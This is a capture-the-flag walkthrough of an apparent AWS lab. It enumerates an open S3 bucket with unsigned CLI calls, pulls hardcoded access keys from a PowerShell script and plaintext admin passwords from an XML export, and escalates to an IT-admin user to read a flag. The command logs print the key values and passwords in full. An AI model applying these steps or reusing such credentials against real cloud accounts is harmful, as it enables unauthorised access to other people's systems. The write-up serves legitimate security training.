Scenario
It’s your first day on the red team, and you’ve been tasked with examining a website that was found in a phished employee’s bookmarks. Check it out and see where it leads! In scope is the company’s infrastructure, including cloud services.
Entry point
Enumeration
-

The link brings us to the a website
-
Always worth checking the source code for any forgotten code …
-
We find that static bits are being hosted on https://s3.amazonaws.com/dev.huge-logistics.com so we have the s3 bucket with name dev.huge-logistics.com
-
For the following URL, https://s3.amazonaws.com/dev.huge-logistics.com/static/style.css, we can attempt the following requests in our browser:
https://s3.amazonaws.com/dev.huge-logistics.com/
- No links get us anything as we have Access Denied
- We can proceed to enumerate from CLI
[Dec 03, 2025 - 13:25:42 (GMT)] exegol-pwned-labs /workspace # aws s3 ls s3://dev.huge-logistics.com --no-sign-request
                           PRE admin/
                           PRE migration-files/
                           PRE shared/
                           PRE static/
2023-10-16 18:00:47 5347 index.html- This is successful and we can list the contents
- It seems, after checking, that admin and migration-files do not allow public access
[Dec 03, 2025 - 13:32:29 (GMT)] exegol-pwned-labs /workspace # aws s3 ls s3://dev.huge-logistics.com/admin --no-sign-request

An error occurred (AccessDenied) when calling the ListObjectsV2 operation: Access Denied
[Dec 03, 2025 - 13:33:46 (GMT)] exegol-pwned-labs /workspace # aws s3 ls s3://dev.huge-logistics.com/migration-files/ --no-sign-request

An error occurred (AccessDenied) when calling the ListObjectsV2 operation: Access Denied- We can check the static/ and that is successful
[Dec 03, 2025 - 13:33:53 (GMT)] exegol-pwned-labs /workspace # aws s3 ls s3://dev.huge-logistics.com/static/ --no-sign-request
2023-10-16 16:08:26          0
2023-10-16 17:52:30      54451 logo.png
2023-10-16 17:52:30        183 script.js
2023-10-16 17:52:31 9259 style.css- Let’s check the last one, shared/ and bingo, we find a zip file
[Dec 03, 2025 - 13:34:32 (GMT)] exegol-pwned-labs /workspace # aws s3 ls s3://dev.huge-logistics.com/shared/ --no-sign-request
2023-10-16 16:08:33          0
2023-10-16 16:09:01 993 hl_migration_project.zip- We can download it with cp command
[Dec 03, 2025 - 13:36:06 (GMT)] exegol-pwned-labs /workspace # aws s3 cp s3://dev.huge-logistics.com/shared/hl_migration_project.zip . --no-sign-request
download: s3://dev.huge-logistics.com/shared/hl_migration_project.zip to ./hl_migration_project.zip

Dec 03, 2025 - 13:36:35 (GMT)] exegol-pwned-labs /workspace # unzip hl_migration_project.zip
Archive:  hl_migration_project.zip
  inflating: migrate_secrets.ps1
[Dec 03, 2025 - 13:36:51 (GMT)] exegol-pwned-labs /workspace # cat migrate_secrets.ps1
# AWS Configuration
$accessKey = "AKIA3SFMDAPOWOWKXEHU"
$secretKey = "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"
$region = "us-east-1"- We find a PowerShell script inside with credentials which are hardcoded!
- The purpose of the script seems to be to take existing secrets that are stored in an XML file and store them in AWS Secrets Manager
# AWS Configuration
$accessKey = "AKIA3SFMDAPOWOWKXEHU"
$secretKey = "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"
$region = "us-east-1"

# Set up AWS hardcoded credentials
Set-AWSCredentials -AccessKey $accessKey -SecretKey $secretKey

# Set the AWS region
Set-DefaultAWSRegion -Region $region

# Read the secrets from export.xml
[xml]$xmlContent = Get-Content -Path "export.xml"

# Output log file
$logFile = "upload_log.txt"

# Error handling with retry logic
function TryUploadSecret($secretName, $secretValue) {
    $retries = 3
    while ($retries -gt 0) {
        try {
            $result = New-SECSecret -Name $secretName -SecretString $secretValue
            $logEntry = "Successfully uploaded secret: $secretName with ARN: $($result.ARN)"
            Write-Output $logEntry
            Add-Content -Path $logFile -Value $logEntry
            return $true
        } catch {
            $retries--
            Write-Error "Failed attempt to upload secret: $secretName. Retries left: $retries. Error: $_"
        }
    }
    return $false
}

foreach ($secretNode in $xmlContent.Secrets.Secret) {
    # Implementing concurrency using jobs
    Start-Job -ScriptBlock {
        param($secretName, $secretValue)
        TryUploadSecret -secretName $secretName -secretValue $secretValue
    } -ArgumentList $secretNode.Name, $secretNode.Value
}

# Wait for all jobs to finish
$jobs = Get-Job
$jobs | Wait-Job

# Retrieve and display job results
$jobs | ForEach-Object {
    $result = Receive-Job -Job $_
    if (-not $result) {
        Write-Error "Failed to upload secret: $($_.Name) after multiple retries."
    }
    # Clean up the job
    Remove-Job -Job $_
}

Write-Output "Batch upload complete!"


# Install-Module -Name AWSPowerShell -Scope CurrentUser -Force
# .\migrate_secrets.ps1#- From the script and previous curl we know the region is us-east-1
AWS Configure with new creds
- We can set up a new aws configure with the new creds
[Dec 03, 2025 - 13:36:57 (GMT)] exegol-pwned-labs /workspace # aws configure
AWS Access Key ID [None]: AKIA3SFMDAPOWOWKXEHU
AWS Secret Access Key [None]: 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
Default region name [None]: us-east-1
Default output format [None]: json
[Dec 03, 2025 - 13:40:14 (GMT)] exegol-pwned-labs /workspace # aws sts get-caller-identity

{
    "UserId": "AIDA3SFMDAPOYPM3X2TB7",
    "Account": "794929857501",
    "Arn": "arn:aws:iam::794929857501:user/pam-test"
}- We find a user pam-test
- PAM in this situation stands for Privileged Access Management
- We can utilise the pam-test to check for access to admin/ part of the bucket
- We do not need the —no-sign-request any more as we have valid creds!
- We are however unable to download it with current credentials
[Dec 03, 2025 - 13:41:52 (GMT)] exegol-pwned-labs /workspace # aws s3 ls s3://dev.huge-logistics.com/admin/
2023-10-16 16:08:38          0
2024-12-02 14:57:44         32 flag.txt
2023-10-16 21:24:07       2425 website_transactions_export.csv
[Dec 03, 2025 - 13:42:04 (GMT)] exegol-pwned-labs /workspace # aws s3 cp s3://dev.huge-logistics.com/admin/flag.txt .
fatal error: An error occurred (403) when calling the HeadObject operation: Forbidden- Let’s try with the migration files from before
[Dec 03, 2025 - 13:43:25 (GMT)] exegol-pwned-labs /workspace # aws s3 ls s3://dev.huge-logistics.com/migration-files/
2023-10-16 16:08:47          0
2023-10-16 16:09:26    1833646 AWS Secrets Manager Migration - Discovery & Design.pdf
2023-10-16 16:09:25    1407180 AWS Secrets Manager Migration - Implementation.pdf
2023-10-16 16:09:27       1853 migrate_secrets.ps1
2023-10-16 19:00:13 2494 test-export.xml- We can get the test-export.xml
[Dec 03, 2025 - 13:44:23 (GMT)] exegol-pwned-labs /workspace # aws s3 cp s3://dev.huge-logistics.com/migration-files/test-export.xml .
download: s3://dev.huge-logistics.com/migration-files/test-export.xml to ./test-export.xml- The XML file shows more creds that we can use and assume a role of IT ADMIN
<?xml version="1.0" encoding="UTF-8"?>
<CredentialsExport>
    <!-- Oracle Database Credentials -->
    <CredentialEntry>
        <ServiceType>Oracle Database</ServiceType>
        <Hostname>oracle-db-server02.prod.hl-internal.com</Hostname>
        <Username>admin</Username>
        <Password>Password123!</Password>
        <Notes>Primary Oracle database for the financial application. Ensure strong password policy.</Notes>
    </CredentialEntry>
    <!-- HP Server Credentials -->
    <CredentialEntry>
        <ServiceType>HP Server Cluster</ServiceType>
        <Hostname>hp-cluster1.prod.hl-internal.com</Hostname>
        <Username>root</Username>
        <Password>RootPassword456!</Password>
        <Notes>HP server cluster for batch jobs. Periodically rotate this password.</Notes>
    </CredentialEntry>
    <!-- AWS Production Credentials -->
    <CredentialEntry>
        <ServiceType>AWS IT Admin</ServiceType>
        <AccountID>794929857501</AccountID>
        <AccessKeyID>AKIA3SFMDAPOQRFWFGCD</AccessKeyID>
        <SecretAccessKey>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</SecretAccessKey>
        <Notes>AWS credentials for production workloads. Do not share these keys outside of the organization.</Notes>
    </CredentialEntry>
    <!-- Iron Mountain Backup Portal -->
    <CredentialEntry>
        <ServiceType>Iron Mountain Backup</ServiceType>
        <URL>https://backupportal.ironmountain.com</URL>
        <Username>hladmin</Username>
        <Password>HLPassword789!</Password>
        <Notes>Account used to schedule tape collections and deliveries. Schedule regular password rotations.</Notes>
    </CredentialEntry>
    <!-- Office 365 Admin Account -->
    <CredentialEntry>
        <ServiceType>Office 365</ServiceType>
        <URL>https://admin.microsoft.com</URL>
        <Username>admin@company.onmicrosoft.com</Username>
        <Password>O365Password321!</Password>
        <Notes>Office 365 global admin account. Use for essential administrative tasks only and enable MFA.</Notes>
    </CredentialEntry>
    <!-- Jira Admin Account -->
    <CredentialEntry>
        <ServiceType>Jira</ServiceType>
        <URL>https://hugelogistics.atlassian.net</URL>
        <Username>jira_admin</Username>
        <Password>JiraPassword654!</Password>
        <Notes>Jira administrative account. Restrict access and consider using API tokens where possible.</Notes>
    </CredentialEntry>
</CredentialsExport>
IT Admin pwned
- Confirm creds worked …
[Dec 03, 2025 - 13:45:15 (GMT)] exegol-pwned-labs /workspace # aws configure
AWS Access Key ID [****************XEHU]: AKIA3SFMDAPOQRFWFGCD
AWS Secret Access Key [****************/gb9]: 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
Default region name [us-east-1]:
Default output format [json]:

{
    "UserId": "AIDA3SFMDAPOWKM6ICH4K",
    "Account": "794929857501",
    "Arn": "arn:aws:iam::794929857501:user/it-admin"
}- Moving back to listing s3, now we can get the flag
[Dec 03, 2025 - 13:47:09 (GMT)] exegol-pwned-labs /workspace # aws s3 cp s3://dev.huge-logistics.com/admin/flag.txt .
download: s3://dev.huge-logistics.com/admin/flag.txt to ./flag.txt
[Dec 03, 2025 - 13:47:40 (GMT)] exegol-pwned-labs /workspace # cat flag.txt
a49f18145568e4d001414ef1415086b8#